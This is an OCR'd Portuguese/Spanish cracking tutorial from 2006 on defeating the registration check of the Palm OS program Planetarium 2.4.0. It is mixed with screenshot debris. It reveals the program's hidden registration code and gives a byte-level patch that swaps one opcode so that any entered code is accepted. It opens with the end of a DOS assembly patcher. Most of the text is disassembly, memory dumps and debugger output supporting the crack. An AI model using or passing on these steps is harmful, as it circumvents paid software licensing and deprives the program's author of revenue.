   mov  bx,ax                                           ;BX = handle
   mov  ah,3eh                                          ;fecha arquivo
   int  21h                                             ;
   mov  ax,3d01h                                        ;abre arquivo somente escrita
   lea  dx,[wfile]                                      ;DX=arquivo
   int  21h                                             ;
   mov  bx,ax                                           ;BX = handle
   mov  ax,4000h                                        ;grava em arquivo
   mov  cx,finish-start                                 ;CX = tamanho do programa
   lea  dx,[start]                                      ;DX = início do programa
   int  21h                                             ;
   mov  ah,3eh                                          ;fecha arquivo
   int  21h                                             ;
   jmp  start                                           ;vai para o início
                                                        ;
wfile db 'PatchPRC.COM',00h                             ;
                                                        ;
end start                                               ;
```

Palm Spanish Tutor

Programa:	Planetaruim versão 2.4.0

Protección:	( )Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado (X)Otro	
Descripción:	O Planetarium é um ótimo programa para astrônomos amadores.	
Objetivo:	Habilitar funciones deshabilitadas en versión de prueba	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.aho.ch/pilotplanets	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	post_nubila@yahoo.com.br	FECHA: 06/Octubre/2006

INTRODUCCION

Como patchear o Planetaruim versão 2.4.0

O Planetarium é um ótimo programa para astrônomos amadores.

Ele tem uma biblioteca com dados de vários corpos celestes, mapa do céu, etc.etc. etc.

A versão não registrada é full, ou seja, tem todas as funcionalidades. O autor do programa alerta que após certo tempo, uma nag screen aparece a todo o momento lembrando o usuário de registrar o programa.

AL ATAQUE

Planetaruim versão 2.4.0

Fig. 1

O Planetarium é um ótimo programa para astrônomos amadores.

Ele tem uma biblioteca com dados de vários corpos celestes, mapa do céu, etc.etc.etc.

A versão não registrada é full, ou seja, tem todas as funcionalidades. O autor do programa alerta que após certo tempo, uma nag screen aparece a todo o momento lembrando o usuário de registrar o programa.




Fig. 2

A fig. 2 mostra a tela de registro. Notamos que é um registro simples. Não é baseado no HotSync name nem na ID da ROM.

Isso torna as coisas mais fáceis.




Fig. 3

Ao digitar um código inválido a Talt da fig. 3 aparece.

Planet24.prc - Palm Application Explorer

File Edit View Help

- Planet24.prc
  - BLST (9)
  - **MBAR (6)**
  - **NFNT (4)**
  - **Talt (19)**
    - 1017 (0x03f9)
    - 1235 (0x04d3)
    - 1236 (0x04d4)
    - 1237 (0x04d5)
    - 2454 (0x0996)
    - 2455 (0x0997)
    - 2456 (0x0998)
    - 2457 (0x0999)
    - 2458 (0x099a)
    - 2459 (0x099b)
    - 2460 (0x099c)
    - 2461 (0x099d)
    - 2462 (0x099e)
    - 2463 (0x099f)
    - 2464 (0x09a0)
    - 2465 (0x09a1)
    - 2466 (0x09a2)
    - 2467 (0x09a3)
    - 2468 (0x09a4)
  - **Tbmp (14)**
  - **code (7)**
  - data (1)
  - **nfnt (2)**
  - sKst (1)
  - **tAIB (2)**
  - **tAIN (1)**
  - **tAIS (4)**
  - **tFRM (32)**
  - **tSTL (15)**
  - **tSTR (29)**
  - tdat (25)
  - tint (1)
  - **tver (1)**

Resource size: 41 bytes File offset: 0x679B2 (424370) In Out

```
0000: 00 00 00 00 00 01 00 00 52 65 67 69 73 74 65 72   ........Register
0010: 00 53 6F 72 72 79 2C 20 77 72 6F 6E 67 20 63 6F   .Sorry, wrong co
0020: 64 65 2E 00 44 6F 6E 65 00                        de..Done.
```

Alert (Regis Nicolas <Regis.Nicolas@PalmSource.com>)

Iniciar G:\Nova ... Planetari... Palm OS... southDe... southDe... Planet24... PT MSVDM 00:13

Fig. 4

Vamos procurar essa Talt utilizando o PRCExplorer conforme a fig. 4.

Podemos observar que o ID da Talt é 1236 (0x04d4).

Prcedit - [code0004.s]

File Edit View Tools Window Help

Planet24.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s | code0005.s | code0006.s

Resources
- Forms
- Alerts
  - 1017 System Incor
  - 1235 Register
  - 1236 Register
    - References
      - 00006bc
  - 1237 Talt.04D5
  - 2454 Information
  - 2455 Select Item
  - 2456 Delete Item
  - 2457 Delete All Ite
  - 2463 Telescope E
  - 2464 Error
  - 2465 Information
- Data 0
- dc.b
- Keywords
- Changes
- Search Results

Talt encontrada no PRCExplorer

Duplo clique aqui...

DAR DOBLE CLICK AQUI.

HERE DOUBLE CLICK

...a referência aparece!!!

(Nos manda a aqui)

```
8491 00006b7a  7800                    MOVEQ    #0,D4
8492 00006b7c  3044          L640      MOVEA.W  D4,A0
8493 00006b7e  2608                    MOVE.L   A0,D3
8494 00006b80  41d7                    LEA      (A7),A0
8495 00006b82  11853800                MOVE.B   D5,0(A0,D3.L)
8496 00006b86  41ede5ee                LEA      -6674(A5),A0
8497 00006b8a  1005                    MOVE.B   D5,D0
8498 00006b8c  d0303800                ADD.B    0(A0,D3.L),D0
8499 00006b90  1a00                    MOVE.B   D0,D5
8500 00006b92  5244                    ADDQ.W   #1,D4
8501 00006b94  0c440007                CMPI.W   #7,D4
8502 00006b98  6de2                    BLT      L640
8503 00006b9a  4857                    PEA      (A7)
8504 00006b9c  2f0a                    MOVE.L   A2,-(A7)
8505 00006b9e  4e4fa0ca                TRAP     #15,$A0CA = sysTrapStrCaselessCompare
8506 00006ba2  4a40                    TST.W    D0
8507 00006ba4  57c0                    SEQ      D0
8508 00006ba6  4400                    NEG.B    D0
8509 00006ba8  1b40cdea                MOVE.B   D0,-12822(A5)
8510 00006bac  504f                    ADDQ.W   #8,A7
8511 00006bae  4a2dcdea      L641      TST.B    -12822(A5)
8512 00006bb2  6718                    BEQ      L642
8513 00006bb4  1b7c001ecdec            MOVE.B   #30!$1e,-12820(A5)
8514 00006bba  1b7c001ecdeb            MOVE.B   #30!$1e,-12821(A5)
8515 00006bc0  3f3c04d3                MOVE.W   #1235!$4d3,-(A7) ; Register
8516 00006bc4  4e4fa192                TRAP     #15,$A192 = sysTrapFrmAlert
8517 00006bc8  544f                    ADDQ.W   #2,A7
8518 00006bca  600a                    BRA      L643
8519 00006bcc  3f3c04d4      L642      MOVE.W   #1236!$4d4,-(A7) ; Register
8520 00006bd0  4e4fa192                TRAP     #15,$A192 = sysTrapFrmAlert
8521 00006bd4  544f                    ADDQ.W   #2,A7
8522 00006bd6  377c0001002c  L643      MOVE.W   #1,44(A3)
8523 00006bdc  2f0b                    MOVE.L   A3,-(A7)
8524 00006bde  4eadf268                JSR      -3480(A5)
8525 00006be2  7001                    MOVEQ    #1,D0
8526 00006be4  4fef000e                LEA      14(A7),A7
8527 00006be8  601a                    BRA      L646
8528 00006bea  2f0b          L644      MOVE.L   A3,-(A7)
8529 00006bec  4eadf268                JSR      -3480(A5)
```

Ln 8519, Col 1

Ln 8519, Col 1

Iniciar | G:\Nova ... | Planetari... | Palm OS... | southDe... | southDe... | Prcedit | PT MSVDM | 00:15

Fig.5

Localizamos a Talt no PRCEdit.

Verificamos no código em destaque da fig. 5 que há um sysTrapStrCaselessCompare antes da Talt.

Concluímos que o programa compara 2 strings e se forem diferentes aparece a Talt de código de registro inválido, ou seja, conforme o código, se a comparação falhar, o fluxo é desviado pela instrução BEQ L642 para o label L642 que exibe a Talt de registro inválido.

Então, conforme podemos observar, o programa compara o que o usuário digitou com alguma outra string. Devemos descobrir que string é essa.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack

main

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

NOT SET
NOT SET
NOT SET
NOT SET
NOT SET

find: caseless

[A0BF] sysTrapSysTimerDelete
[A0C0] sysTrapSysSetAutoOffTime
[A0C1] sysTrapSysFormPointerArrayToStrin
[A0C2] sysTrapSysRandom
[A0C3] sysTrapSysTaskSwitching
[A0C4] sysTrapSysTimerRead
[A0C5] sysTrapStrCopy
[A0C6] sysTrapStrCat
[A0C7] sysTrapStrLen
[A0C8] sysTrapStrCompare
[A0C9] sysTrapStrIToA
[A0CA] sysTrapStrCaselessCompare
[A0CB] sysTrapStrIToH
[A0CC] sysTrapStrChr
[A0CD] sysTrapStrStr
[A0CE] sysTrapStrAToI
[A0CF] sysTrapStrToLower

A0CA sysTrapStrCaselessCompare

set | remove | cancel

notes

```
0007D4EE   ?<..   3F3C03E8
0007D4F2   NO..   4E4FA19B
0007D4F6   A..t   41EDFB74
0007D4FA   .|....  117C0001000
0007D500   `..4   6000FF34
0007D504   ?<..   3F3C03EB
0007D508   NO..   4E4FA192
0007D50C   `..(   6000FF28
0007D510   B@     4240
0007D512   L..8..  4CEE0C38FF
0007D518   N^     4E5E
0007D51A   Nu     4E75
0007D51C   NV..   4E560000
0007D520   H..8   48E71838      MOVEM.L  A4/A3/A2/D4/D3, -(A7)
0007D524   E...   45EDE9A0      LEA      #-5728!$-1660(A5), A2
```

```
0007D524          E...          45EDE9A0          LEA      #-5728!$-1660(A5), A2
```

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0007D2F4-0007D51C]:

```
001DDD58 4E4FA192        TRAP      #15!$F, #41362!$A192 [sysTrapFrmAlert]
```

Iniciar | G:\Nova ... | Planetari... | Palm OS... | southDe... | southDe... | Prcedit | PT MSVDM | 00:16

Fig. 6

Pra isso, devemos setar um breakpoint no southDebugger para a trap sysTrapStrCaselessCompare conforme a fig. 6.

Após isso, teclamos F5 e digitamos novamente um registro inválido. O southDebugger pára no breakpoint.

A partir daí vamos analisar…

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack

main

disassembler

dec/hex | 001DDD0C

address	ascii	hex	command		notes
001DDD0C	8.	3800	MOVE.W	D0, D4	
001DDD0E	A...	41EDE5EE	LEA	#-6674!$-1A12(A5), A0	
001DDD12	..	1005	MOVE.B	D5, D0	
001DDD14	.08.	D0303800	ADD.B	#$0(A0,D3), D0	
001DDD18	..	1A00	MOVE.B	D0, D5	
001DDD1A	RD	5244	ADDQ.W	#$1, D4	
001DDD1C	.D..	0C440007	CMPI.W	#$7, D4	
001DDD20	m.	6DE2	BLT	#-30!$-1E ;001DDD04	
001DDD22	HW	4857	PEA	(A7)	
001DDD24	/.	2F0A	MOVE.L	A2, -(A7)	
001DDD26	ND..	4E4FA0CA	TRAP	#15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]	
001DDD2A	J@	4A40	TST.W	D0	
001DDD2C	W.	57C0	SE		
001DDD2E	D.	4400	NE		
001DDD30	.@..	1B40CDEA	MO		
001DDD34	P0	504F	AD		
001DDD36	J-..	4A2DCDEA	TS		


O que digitamos = 12345678901234
O registro válido esperado = apollo

Número que escribimos=12345678901234
ô registro bueno si se tiene=apollo

trap stack

int16 StrCaselessCompare(const Char *s1, const Char *s2)

modifyer	type	name	value	info
const	Char	*s1	0000916C	12345678901234




```
001DDD26 4E4FA0CA      TRAP     #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]
```


Fig. 7

Após a parada no breakpoint, abrimos uma janela Trap stack do southDebugger e podemos observar o registro que digitamos (no caso 12345678901234) e a string com a qual ele compara: **apollo**

Esse é o registro que ele esperava, veja fig. 7.

Já que descobrimos o serial, podemos digitar **apollo** e validamos nosso programa. Entretanto, queremos patchear o programa para aceitar QUALQUER registro como válido.

Pra isso, vamos analisar a trap sysTrapStrCaselessCompare:

Essa trap precisa de 2 argumentos, ou seja, 2 strings a serem comparadas.

Essas strings são colocadas na pilha (stack), por meio de PUSHes dos seus endereços.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | memory dump [A0] | memory dump [A0]

main

memory dump [A2]

0000916C

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0000916C	31	32	33	34	35	36	37	38	39	30	31	32	33	34	00	14	12345678901234.
0000917C	80	00	00	10	00	00	00	42	00	00	68	00	00	00	00	0	.....B..h.....
0000918C	00	00	00	14	12	00	3B	0E	32	68	2C	33	30	B0	2F	64	.....;.2h,30./d
0000919C	69	76	00	00	00	00	00	30	12	00	3A	E8	00	A0	00	90	iv.....0..:.....
000091AC	00	02	EE	1E	C0	00	00	00	00	00	00	A0	00	90	00	00	.....
000091BC	00	00	00	9F	00	8F	00	02	EE	06	00	00	00	03	DA	A0	.....
000091CC	00	00	8E	D0	00	00	00	30	12	00	3B	16	00	02	00	0B	.....0..;.....
000091DC	00	02	DF	A0	41	00	00	00	00	00	00	02	00	0B	00	00	....A.....
000091EC	00	00	00	01	00	[illegible]	00	02	DF	88	00	00	00	03	DA	A0	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

command	notes
.A12(A5), A0	
, D0	
;001DDD04	

41162!$A0CA [sysTrapStrCaselessCompare]

001DDD2A	J@	4A40
001DDD2C	W.	57C0
001DDD2E	D.	4400
001DDD30	.@..	1B40CDEA
001DDD34	P0	504F
001DDD36	J-..	4A2DCDEA
001DDD3A	g.	6718
001DDD3C	.|....	1B7C001ECDEC
001DDD42	.|....	1B7C001ECDEB
001DDD48	?<..	3F3C04D3
001DDD4C	N0..	4E4FA192
001DDD50	T0	544F

TST.W D0

A0	A1	A2	A3
D0	D1	D2	D3

[001DDCB8-001DDD92]:

memory dump [A7]

0003B914

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003B914	00	00	91	6C	00	03	B9	1C	61	70	6F	6C	6C	6F	00	54	...l...apollo.T
0003B924	00	00	00	00	00	00	00	00	00	00	00	03	D1	01	00	03	.....
0003B934	B9	90	00	03	B9	E6	00	1B	E9	46	00	03	B9	E6	00	03	.....F.....
0003B944	B9	90	00	00	00	00	00	1B	E8	DA	00	00	94	AE	10	06	.....
0003B954	68	0E	00	03	B9	90	00	00	00	09	00	00	94	AE	00	03	h.....
0003B964	B9	90	00	03	B9	82	10	06	9C	24	00	00	94	AE	00	03	.....
0003B974	B9	90	00	00	00	00	00	03	B9	E6	00	03	BA	F2	00	03	.....
0003B984	BA	C8	00	1B	EC	4C	00	03	B9	90	00	00	00	09	00	00	.....L.....
0003B994	00	22	00	2E	04	CB	00	00	95	68	00	00	00	00	00	00	" (h

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

breakpoints

001DDD26 4E4FA0CA TRAP #15!$F, #41162!$A0CA [sysTrapStrCaselessCompare]

Iniciar | G:\Nova ... | Planetari... | Palm OS... | southDe... | southDe... | Prcedit | PT | MSVDM | 00:19

Fig. 8

Assim no código abaixo, a instrução PEA (A7) coloca o endereço de A7 na pilha.
A7 aponta para a string **apollo** (fig. 8).

A instrução seguinte MOVE.L A2,-(A7), coloca na pilha o endereço de A2.
A2 aponta para o registro que digitamos (12345678901234) conforme fig. 8.

Observemos o destaque no código abaixo:

```
00006b90   1a00                    MOVE.B      D0,D5
00006b92   5244                    ADDQ.W      #1,D4
00006b94   0c440007                CMPI.W      #7,D4
00006b98   6de2                    BLT   L640
00006b9a   4857                    PEA   (A7)
00006b9c   2f0a                    MOVE.L      A2,-(A7)
00006b9e   4e4fa0ca                TRAP  #15,$A0CA = sysTrapStrCaselessCompare
00006ba2   4a40                    TST.W D0
00006ba4   57c0                    SEQ   D0
00006ba6   4400                    NEG.B D0
00006ba8   1b40cdea                MOVE.B      D0,-12822(A5)
00006bac   504f                    ADDQ.W      #8,A7
00006bae   4a2dcdea          L641  TST.B -12822(A5)
00006bb2   6718                    BEQ   L642
00006bb4   1b7c001ecdec            MOVE.B      #30!$1e,-12820(A5)
00006bba   1b7c001ecdeb            MOVE.B      #30!$1e,-12821(A5)
00006bc0   3f3c04d3                MOVE.W      #1235!$4d3,-(A7) ; Register
00006bc4   4e4fa192                TRAP  #15,$A192 = sysTrapFrmAlert
00006bc8   544f                    ADDQ.W      #2,A7
00006bca   600a                    BRA   L643
00006bcc   3f3c04d4          L642  MOVE.W      #1236!$4d4,-(A7) ; Register
00006bd0   4e4fa192                TRAP  #15,$A192 = sysTrapFrmAlert
00006bd4   544f                    ADDQ.W      #2,A7
```

Devemos então fazer com que o programa compare SEMPRE a mesma string. Isso dará como resultado SEMPRE VERDADEIRO, ou seja, comparar uma string com ela mesma sempre resultará em registro válido.

C:\WINDOWS\system32\cmd.exe
E:\ARQUIV~1\ \Palm\Crack\PRCEdit>copy con teste.asm
nop
nop
pea (a7)
nop
nop
nop
pea (a2)
nop
nop
^Z
1 arquivo(s) copiado(s).
E:\ARQUIV~1\ \Palm\Crack\PRCEdit>
Meus documentos
Adobe Reader for Palm OS
UltraEdit-32
Documents To Go
Bounce Out Blitz
CubisDeluxe
Tactical Ops
Meu computador
CorelDRAW 11
Spybot - Search & Destroy
Palm Quick Install
Zuma
Delta Force Black Hawk Down
Delta Force Xtreme
Meus locais de rede
Corel PHOTO-PAINT 11
Eclipse
Palm Desktop
The Incredible Machine
Fliperama
Lemmings
Lixeira protegida do Norton
Borland C++
Turbo Pascal
Internet Explorer
Atari
TIA Paint
Norton SystemWorks
PRCedit
PRCExplorer
Nero StartSmart
Palm Emulator
Palm File Transfer
MultiAsciiArt
Microsoft Office Excel 2003
Hp48G+.EXE
Olly Debugger
6502
Serial2k
southDebugger
Zx Spectrum
Multimedia Xplorer 2
Internet Yahoo
Visdata
DOSBox
Microsoft Visual Basic 6.0
HB++ Integrated Development E...
Iniciar
G:\No...
Planet...
Palm ...
south...
south...
Prcedit
C:\WI...
PT
MSVDM
00:24

Fig. 9

Vamos alterar a instrução PEA (A7) para PEA (A2).

PEA (A7) = Push Effective Address A7 – coloca o endereço de A7 na pilha
PEA (A2) = Push Effective Address A2 – coloca o endereço de A2 na pilha

Conforme podemos observar no destaque do código, o opcode de PEA (A7) é 4857.

Qual o opcode de PEA (A2) ????

Para descobrir, podemos utilizar o ASM68K.EXE.

Conforme a fig. 9 criamos um arquivo qualquer (TESTE.ASM) e digitamos:

```
nop                     ;só pra separar os comandos e facilitar a visualização
nop                     ;só pra separar os comandos e facilitar a visualização
pea (a7)
nop                     ;só pra separar os comandos e facilitar a visualização
nop                     ;só pra separar os comandos e facilitar a visualização
nop                     ;só pra separar os comandos e facilitar a visualização
pea (a2)
nop                     ;só pra separar os comandos e facilitar a visualização
nop                     ;só pra separar os comandos e facilitar a visualização
```




Fig. 10

Agora compilamos com o ASM68K conforme a fig. 10.

```
C:\WINDOWS\system32\cmd.exe

E:\ARQUIV~1\        \Palm\Crack\PRCEdit>type teste.lst
000000  4E71                nop
000002  4E71                nop
000004  4857                pea    (a7)
000006  4E71                nop
000008  4E71                nop
00000A  4E71                nop
00000C  4852                pea    (a2)
00000E  4E71                nop
000010  4E71                nop

Symbol Table, 22 reserved symbols, 0 user symbols

                  ----- Reserved Symbols -----
            CCR   R   00000F                SR   R   008000
            USP   R   000000               SSP   R   000000
             SP   R   00FFFE                PC   R   000012
             D0   D   000000                D1   D   000001
             D2   D   000002                D3   D   000003
             D4   D   000004                D5   D   000005
             D6   D   000006                D7   D   000007
             A0   A   000000                A1   A   000001
             A2   A   000002                A3   A   000003
             A4   A   000004                A5   A   000005
             A6   A   000006                A7   A   000007

9 lines processed.
0 warnings.
0 fatals.

E:\ARQUIV~1\        \Palm\Crack\PRCEdit>_
```

OPCODES

Fig. 11

Após a compilação verificamos o conteúdo do arquivo .LST criado. No caso TESTE.LST, conforme a fig. 11.

Verificamos que o opcode de PEA (A7) = 4857 e que o opcode de PEA (A2) = 4852.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\Planet24.patched.prc]

File Edit Insert View Tools Window Help

Planet24.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s | code0005.s | code0006.s

- Resources
  - Forms
  - Alerts
    - 1017 System Incor
    - 1235 Register
    - 1236 Register
      - References
        - 00006bc
    - 1237 Talt.04D5
    - 2454 Information
    - 2455 Select Item
    - 2456 Delete Item
    - 2457 Delete All Ite
    - 2458 Error
    - 2459 Constellation
    - 2460 Error
    - 2461 Error
    - 2462 Error
    - 2463 Telescope E
    - 2464 Error
    - 2465 Information
    - 2466 Error
    - 2467 Sorry
    - 2468 Import Error
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x242C0: 2F00 2248 6F00 2A4E ADF3 D63F 3CFF FF48  /."Ho.*N-óÖ?<ÿÿH
0x242D0: 6F00 2C4E ADF3 AC4F EF00 141F 3C00 894E  o.,N-ó¬Oï...<.‡N
0x242E0: ADF7 2416 002F 2F00 222F 3C00 0400 944E  -÷$../ /."/<...”N
0x242F0: ADF1 B41F 034E ADF7 243F 3CFF FF48 6F00  -ñ´..N-÷$?<ÿÿHo.
0x24300: 2E4E ADF3 AC4F EF00 3626 1F4E 752F 0A24  .N-ó¬Oï.6&.Nu/.$
0x24310: 6F00 0C30 1204 4000 0967 0260 1A30 2A00  o..0..@..g.`.0*.
0x24320: 0804 4004 BD67 0260 0E2F 2F00 084E ADF2  ..@.½g.`./ /..N-ò
0x24330: 6870 0158 4F60 0C2F 0A2F 2F00 0C4E ADF2  hp.XO`././ /..N-ò
0x24340: 9250 4F24 5F4E 754F EFFF CE48 574E ADF2  ’PO$_NuOïÿÎHWN-ò
0x24350: 5641 EDE5 AE2F 4800 044A 2DCD EA58 4F66  VAíå®/H..J-ÍêXOf
0x24360: 103F 3C04 B248 6F00 024E ADF2 B65C 4F60  .?<.²Ho..N-ò¶\O`
0x24370: 0E3F 3C04 BE48 6F00 024E ADF2 B65C 4F41  .?<.¾Ho..N-ò¶\OA
0x24380: EDE5 AE2E 8842 6748 6F00 024E ADF2 624F  íå®.‚BgHo..N-òbO
0x24390: EF00 384E 752F 0A24 6F00 083F 3C04 CA2F  ï.8Nu/.$o..?<.Ê/
0x243A0: 2A00 084E 4FA1 805C 4F3F 002F 2A00 084E  *..NO¡€\O?./*..N
0x243B0: 4FA1 795C 4F24 5F4E 7548 E71C 304F EFFF  O¡y\O$_NuHç.0Oïÿ
0x243C0: F626 6F00 2224 6F00 2630 1204 4000 0967  ö&o."$o.&0..@..g
0x243D0: 0460 0000 AE30 2A00 0804 4004 CB67 0A53  .`..®0*...@.Ëg.S
0x243E0: 4067 0000 9060 0000 9A3F 3C04 CA4E ADF3  @g..‡`..š?<.ÊN-ó
0x243F0: 4654 4F2F 084E 4FA1 3924 4820 0A58 4F67  FTO/.NO¡9$H .XOg
0x24400: 367A 6178 0030 4426 0841 D711 8538 0041  6zax.0D&.A×.…8.A
0x24410: EDE5 EE10 05D0 3038 001A 0052 440C 4400  íåî..Ð08...RD.D.
0x24420: 076D E248 522F 0A4E 4FA0 CA4A 4057 C044  .mâHR/.NO ÊJ@WÀD
0x24430: 001B 40CD EA50 4F4A 2DCD EA67 181B 7C00  ..@ÍêPOJ-Íêg..|.
0x24440: 1ECD EC1B 7C00 1ECD EB3F 3C04 D34E 4FA1  .Íì.|..Íë?<.ÓNO¡
0x24450: 9254 4F60 0A3F 3C04 D44E 4FA1 9254 4F37  ’TO`.?<.ÔNO¡’TO7
0x24460: 7C00 0100 2C2F 0B4E ADF2 6870 014F EF00  |...,/.N-òhp.Oï.
0x24470: 0E60 1A2F 0B4E ADF2 6870 014F EF00 0E60  .`./.N-òhp.Oï..`
0x24480: 0C2F 0A2F 0B4E ADF2 924F EF00 124C DF0C  ././.N-ò’Oï..Lß.
0x24490: 384E 754F EFFF CE48 574E ADF2 5641 EDE5  8NuOïÿÎHWN-òVAíå
0x244A0: F62F 4800 043F 3C04 C848 6F00 064E ADF2  ö/H..?<.ÈHo..N-ò
0x244B0: B641 EDE5 F62F 4800 0A42 6748 6F00 0C4E  ¶Aíåö/H..BgHo..N
0x244C0: ADF2 624F EF00 424E 752F 0348 6DCD F641  -òbOï.BNu/.HmÍöA
0x244D0: FA00 5048 504E 4FA0 BA36 0050 4F67 1A48  ú.PHPNO º6.POg.H
0x244E0: 6DCD F62F 3C41 486F 472F 3C6C 6962 724E  mÍö/<AHoG/<librN
```

Pos: 24425h,148517 | Resource: code.0004

